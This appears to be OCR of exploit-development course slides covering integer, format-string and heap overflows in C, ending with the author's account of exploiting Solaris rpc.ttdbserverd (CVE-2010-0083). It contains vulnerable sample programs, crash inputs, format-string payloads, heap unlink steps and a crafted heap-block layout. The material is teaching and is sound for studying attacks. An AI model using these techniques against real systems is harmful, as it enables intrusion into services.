#include <stdio.h>
#include <string.h>

int main (int argc, char *argv[])
{
  unsigned short i;
  char buffer[1000];

  i = strlen(argv[1]);

  if (i >= 1000)
     {
        printf("Opss! Big input\n");
        return 1;
     }
  strcpy(buffer,argv[1]);
}
rodrigo@rodrigo:~/integer$ gcc -o widthness_strcpy widthness_strcpy.c
rodrigo@rodrigo:~/integer$ ./widthness_strcpy `perl -e 'print "A" x 100'`
rodrigo@rodrigo:~/integer$ ./widthness_strcpy `perl -e 'print "A" x 999'`
rodrigo@rodrigo:~/integer$ ./widthness_strcpy `perl -e 'print "A" x 1001'`
Opss! Big input
rodrigo@rodrigo:~/integer$ ./widthness_strcpy `perl -e 'print "A" x 65534'`
Opss! Big input
rodrigo@rodrigo:~/integer$ ./widthness_strcpy `perl -e 'print "A" x 65536'`
Segmentation fault
rodrigo@rodrigo:~/integer$
```


Challenge Time

Lab. 12 – Challenge 2 and 3


Challenge 2


CaptureTheFlag - VMware Workstation
File Edit View VM Team Windows Help
Home
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
Dump of assembler code for function main:
0x0804842f <main+0>: lea 0x4(%esp),%ecx
0x08048433 <main+4>: and $0xfffffff0,%esp
0x08048436 <main+7>: pushl 0xfffffffc(%ecx)
0x08048439 <main+10>: push %ebp
0x0804843a <main+11>: mov %esp,%ebp
0x0804843c <main+13>: push %edi
0x0804843d <main+14>: push %ecx
0x0804843e <main+15>: sub $0x20,%esp
0x08048441 <main+18>: mov %ecx,0xffffffe4(%ebp)
0x08048444 <main+21>: mov 0xffffffe4(%ebp),%eax
0x08048447 <main+24>: cmpl $0x2,(%eax)
0x0804844a <main+27>: je 0x8048470 <main+65>
0x0804844c <main+29>: mov 0xffffffe4(%ebp),%edx
0x0804844f <main+32>: mov 0x4(%edx),%eax
0x08048452 <main+35>: mov (%eax),%eax
0x08048454 <main+37>: mov %eax,0x4(%esp)
0x08048458 <main+41>: movl $0x80485b2,(%esp)
0x0804845f <main+48>: call 0x804831c <printf@plt>
0x08048464 <main+53>: movl $0x1,(%esp)
0x0804846b <main+60>: call 0x804833c <exit@plt>
0x08048470 <main+65>: mov 0xffffffe4(%ebp),%edi


Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
Dump of assembler code for function main:
0x0804842f <main+0>: lea 0x4(%esp),%ecx
0x08048433 <main+4>: and $0xfffffff0,%esp
0x08048436 <main+7>: pushl 0xfffffffc(%ecx)
0x08048439 <main+10>: push %ebp
0x0804843a <main+11>: mov %esp,%ebp
0x0804843c <main+13>: push %edi
0x0804843d <main+14>: push %ecx
0x0804843e <main+15>: sub $0x20,%esp
0x08048441 <main+18>: mov %ecx,0xffffffe4(%ebp)
0x08048444 <main+21>: mov 0xffffffe4(%ebp),%eax
0x08048447 <main+24>: cmpl $0x2,(%eax)
0x0804844a <main+27>: je 0x8048470 <main+65>
0x0804844c <main+29>: mov 0xffffffe4(%ebp),%edx
0x0804844f <main+32>: mov 0x4(%edx),%eax
0x08048452 <main+35>: mov (%eax),%eax
0x08048454 <main+37>: mov %eax,0x4(%esp)
0x08048458 <main+41>: movl $0x80485b2,(%esp)
0x0804845f <main+48>: call 0x804831c <printf@plt>
0x08048464 <main+53>: movl $0x1,(%esp)
0x0804846b <main+60>: call 0x804833c <exit@plt>
0x08048470 <main+65>: mov 0xffffffe4(%ebp),%edi
0x08048473 <main+68>: mov 0x4(%edi),%eax
0x08048476 <main+71>: add $0x4,%eax
---Type <return> to continue, or q <return> to quit---


Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
0x08048479 <main+74>: mov (%eax),%eax
0x0804847b <main+76>: mov $0xffffffff,%ecx
0x08048480 <main+81>: mov %eax,0xfffffffe0(%ebp)
0x08048483 <main+84>: mov $0x0,%al
0x08048485 <main+86>: cld
0x08048486 <main+87>: mov 0xfffffffe0(%ebp),%edi
0x08048489 <main+90>: repnz scas %es:(%edi),%al
0x0804848b <main+92>: mov %ecx,%eax
0x0804848d <main+94>: not %eax
0x0804848f <main+96>: dec %eax
0x08048490 <main+97>: mov %ax,0xfffffff6(%ebp)
0x08048494 <main+101>: cmpw $0xfe,0xfffffff6(%ebp)
0x0804849a <main+107>: jbe 0x80484b4 <main+133>
0x0804849c <main+109>: movl $0x80485c4,(%esp)
0x080484a3 <main+116>: call 0x804832c <puts@plt>
0x080484a8 <main+121>: movl $0x0,(%esp)
0x080484af <main+128>: call 0x804833c <exit@plt>
0x080484b4 <main+133>: mov 0xfffffffe4(%ebp),%edx
0x080484b7 <main+136>: mov 0x4(%edx),%eax
0x080484ba <main+139>: mov %eax,(%esp)
0x080484bd <main+142>: call 0x80483f4 <unuseful>
0x080484c2 <main+147>: add $0x20,%esp
0x080484c5 <main+150>: pop %ecx
0x080484c6 <main+151>: pop %edi
---Type <return> to continue, or q <return> to quit---_

Challenge 3 - strace



Arithmetic Overflows

- Occurs in a mathematical operation
- The dangerous is when the value is truncated
- Sample: 0x40000001 * 4 = 0x100000004
- The first digit will be truncated
- So, we have: 0x00000004 or 0x4

Example

```
rodrigo@rodrigo:~/integer$ cat arithmetic.c
#include <stdio.h>

int main()
{
   int i = 0x40000001;

   printf("Before operation i = 0x%x\n",i);
   printf("i * 4 = 0x%x\n", i * 0x00000004);

   return 0;
}
rodrigo@rodrigo:~/integer$ ./arithmetic
Before operation i = 0x40000001
i * 4 = 0x4
rodrigo@rodrigo:~/integer$
rodrigo@rodrigo:~/integer$
```

Real World

```
bool_t  xdr_array (xdrs, addrp, sizep, maxsize, elsize, elproc)
        XDR *xdrs;
        caddr_t *addrp;     /* array pointer */
        u_int *sizep;               /* number of elements */
        u_int maxsize;              /* max numberof elements */
        u_int elsize;               /* size in bytes of each element */
        xdrproc_t elproc;   /* xdr routine to handle each element */
  {
    u_int i;
    caddr_t target = *addrp;
    u_int c;                /* the actual element count */
    bool_t stat = TRUE;
    u_int nodesize;
    ...
    c = *sizep;
    if ((c > maxsize) && (xdrs->x_op != XDR_FREE))   {
        return FALSE;
     }
    nodesize = c * elsize;    /* [1] */
    ...
    *addrp = target = mem_alloc (nodesize);   /* [2] */
    ...
    for (i = 0; (i < c) && stat; i++)  {
        stat = (*elproc) (xdrs, target, LASTUNSIGNED);   /* [3] */
        target += elsize;
     }
```

- We control elsize and sizep.

- Supplying large values for both, we have nodesize to be really small ([1] will cause an arithmetic overflow).

-It's used to allocate memory [2]

-which leads to a heap based overflow in [3].

Source: http://www.phrack.org/archives/60/p60-0x0a.txt

Signedness Bugs

Pay attention, some numbers MAY be negative ;)
http://www.kernelhacking.com/bsdadv1.txt

FreeBSD - dev/firewire/fwdev.c :

```
if (crom_buf->len < len)
  len = crom_buf->len;
else
  crom_buf->len = len;
err = copyout(ptr, crom_buf->ptr, len);
```

Format String Exploitation

- A user-controlled variable is used to format a specified buffer
  - Any function using a format string, including your own ;)
  - Printing: printf, fprintf, sprintf, … vprintf, vfprintf, vsprintf, …
  - Logging: syslog, err, warn

Sample:
```
int func(char *user) {
    fprintf( stdout, user);
}
```

Problem: what if user = “%s%s%s%s%s%s%s” ??

Most likely program will crash: DoS.
If not, program will print memory contents. Privacy?
Full exploit using user = “%n”

Correct form:
```
int func(char *user) {
    fprintf( stdout, “%s”, user);
}
```

Format String Exploitation

- Dumping arbitrary memory:
  - Walk up stack until desired pointer is found.
  - printf(“%08x.%08x.%08x.%08x|%s|”)
- Writing to arbitrary memory:
  - printf(“\nhello: %n \n”, &temp) -- writes ‘9’ into temp.
  - printf(“%08x.%08x.%08x.%08x.%n”)

Format String Exploitation

A format string attack takes advantage of the vulnerability to write arbitrary memory addresses


Attacks are similar to a buffer overflow (separate injection + payload)

The vulnerability can sometimes be used to read memory

Some “useful” format strings

- **%x**. Prints the hexadecimal value of the argument
- **%20x**. Pads the output of “%x” with 20 space characters to the left
- **%n**. Stores the number of written characters into the specified pointer

From the real world: WU-FTPD format string




Heap Overflow

- A heap is a dynamically allocated memory.
- Out of the stack.
- No return addresses to overwrite.
- Common misconception: the heap is safe.
- This is not the case:
  - Potentially more difficult to redirect execution.
  - Buffer overflows and exploitation still possible.


malloc family

- malloc family contains the functions:
  - **malloc()** – Allocates a chunk of memory
  - **realloc()** – Decreases or increases amount of space allocated
  - **free()** – Frees the previously allocated chunk
  - **calloc()** initializes data as all 0's
- export MALLOC_CHECK_=1 ./program -> Debug malloc calls

Heap Overflow Exploitation



←Chunk Layout




Adjacent Chunks in Memory

- Source: http://www.phrack.org/archives/57/p57-0x09

Freed chunk

```
struct malloc_chunk {
        INTERNAL_SIZE_T prev_size;
        INTERNAL_SIZE_T size;
        struct malloc_chunk *bk;
        struct malloc_chunk *fd;
};
```



←Freed Chunk Layout

Adjacent Chunks in Memory

Exploiting the old heap concepts

```
#define unlink( P, BK, FD ) {
[1] BK = P->bk;
[2] FD = P->fd;
[3] FD->bk = BK;
[4] BK->fd = FD;
}
```

Practicing the classical heap exploitation...

[1] Put the address of a shellcode in the back pointer BK
[2] We could store an address of function pointer (minus 12 – offset of the bk field) in the forward pointer FD of the fake chunk (we control because of the overflow)
[3] The unlink() will try to put it back in the doubly-liked list, overwriting the function pointer at FD (plus 12) with BK (shellcode address)
[4] The shellcode need a small modification cause in the middle of it an integer will be overwritten (so, just put a jump in the beginning of the shellcode to jump over this integer)

Misunderstands

From the internal IBM wiki:
https://ltc.linux.ibm.com/wiki/rt-linux/glibc/debugging

“So what does this mean when we get a *** glibc detected *** corrupted double-linked list: 0x6aae94b0 ***

1. glibc tries to take a chunk of memory off from a free list. This happens in two cases:
    a. The application does a malloc, in which case we take a chunk off the free list
    b. The application does a free, in which case we are consolidating smaller free chunks to make it to a larger chunk
2. If this chunk for some reason has data then obviously the pointers are not valid
3. **Why did this get onto the free double linked list ?? Not yet sure about that**“

Not possible anymore!

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printerr (check_action, "corrupted double-linked
    list", P); \
    else { \
        FD->bk = BK; \
        BK->fd = FD; \
    } \
}
```

We will see how to bypass this later...

Solaris t_delete()
CVE-2010-0083

- How I found it?
  - rpcinfo –p localhost |grep 1000083 (32777)
  - telnet localhost 32777 (so the process starts)
  - ps –ef |grep ttdb (to get the pid)
  - truss –eaf –p <pid> (to see what the process is doing)
  - Send to the RPC procedure 7 the string: FOLLOW-THE-WHITE-HABBIT
    - The process was trying to open the file: FOLLOW-THE-WHITE-HABBIT.rec ->
  - I tried to find other .rec files (to learn about the structure since google did not help me this time)
    - find / -name *.rec –print
  - Modified each byte of the found file and tried to force the new one to be openned (the file with modification in the byte 233 created a crash)

Solaris t_delete()
CVE-2010-0083

- How I exploited it?
  - /opt/sfw/bin/gdb –c /core /usr/dt/bin/rpc.ttdbserverd
  - bt -> To see the call stack
  - x/i $pc -> To see the program counter (where the instruction faulted)
  - i r $l2 -> To see the value of the l2 register

Solaris t_delete()
CVE-2010-0083

```
(gdb) bt
#0  0xff0d1ec4 in _malloc_unlocked () from /lib/libc.so.1
#1  0xff0d1d4c in malloc () from /lib/libc.so.1
#2  0x0003bec4 in _make_isfname ()
#3  0x0003a9f8 in _open2_indfile ()
#4  0x0003a668 in _isfcb_cntlpg_r ()
#5  0x00035104 in _openfcb ()
#6  0x00034ec0 in _amopen ()
#7  0x00034e58 in _am_open ()
#8  0x00034df0 in isopen ()
#9  0x00035f00 in iserase ()
#10 0x0002a1c0 in __0FN_tt_iserase_1PPcP6J__svcxprt ()
#11 0x00026370 in __0FT_tt_dbserver_prog_1P6Hsvc_reqP6J__svcxprt ()
#12 0xff1cec40 in _svc_prog_dispatch () from /lib/libnsl.so.1
#13 0xff1cea1c in svc_getreq_common () from /lib/libnsl.so.1
#14 0xff1ce858 in svc_getreqset () from /lib/libnsl.so.1
#15 0x00025114 in main ()
(gdb) x/i $pc
0xff0d1ec4 <_malloc_unlocked+356>:      ld  [ %l2 ], %l4
(gdb) i r $l2
l2             0x41414141       1094795585
```

t_delete()

- Create a heap block like this:
  - “\x00\x00\x00\x00”. // Size element
  - “\xff\xff\xff\xff”. // Not important (any value)
  - $pstck. // What I want to write
  - “\x00\x00\x00\x00”. // Not important (any value)
  - “\xff\xff\xff\xff”. // -1 (to get into the t_delete())
  - $pnull. // Address pointing to a null value (very important in this bug, not the common case in Solaris – without that the process crashes trying to access areas pointed to pheap -> see next)
  - “\xff\x00\x00\x00”. // Any value
  - $pheap // Where you want to write - 8

t_delete()

```
#0  0xff0c766c in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff0c766c <t_delete+52>:       st  %o0, [ %o1 + 8 ]
(gdb) i r $o0
o0             0x61626364       1633837924
(gdb) i r $o1
o1             0x41424344       1094861636
```

Pstck = 0x61626364
Pheap = 0x41424344

Ok, so we have write 4, what we need now??

- Where to put our shellcode
- What to overwrite to get code execution

t_delete()

- The .rec file is closed format, so all the changes seems to cause weird errors

- I added 8192 NOP instructions as the second argument of the RPC call (and found them in the memory – so I know the address I need to point a pointer to)

  I published the exploit, install the Solaris 9 in a VM and try it

- What to overwrite?
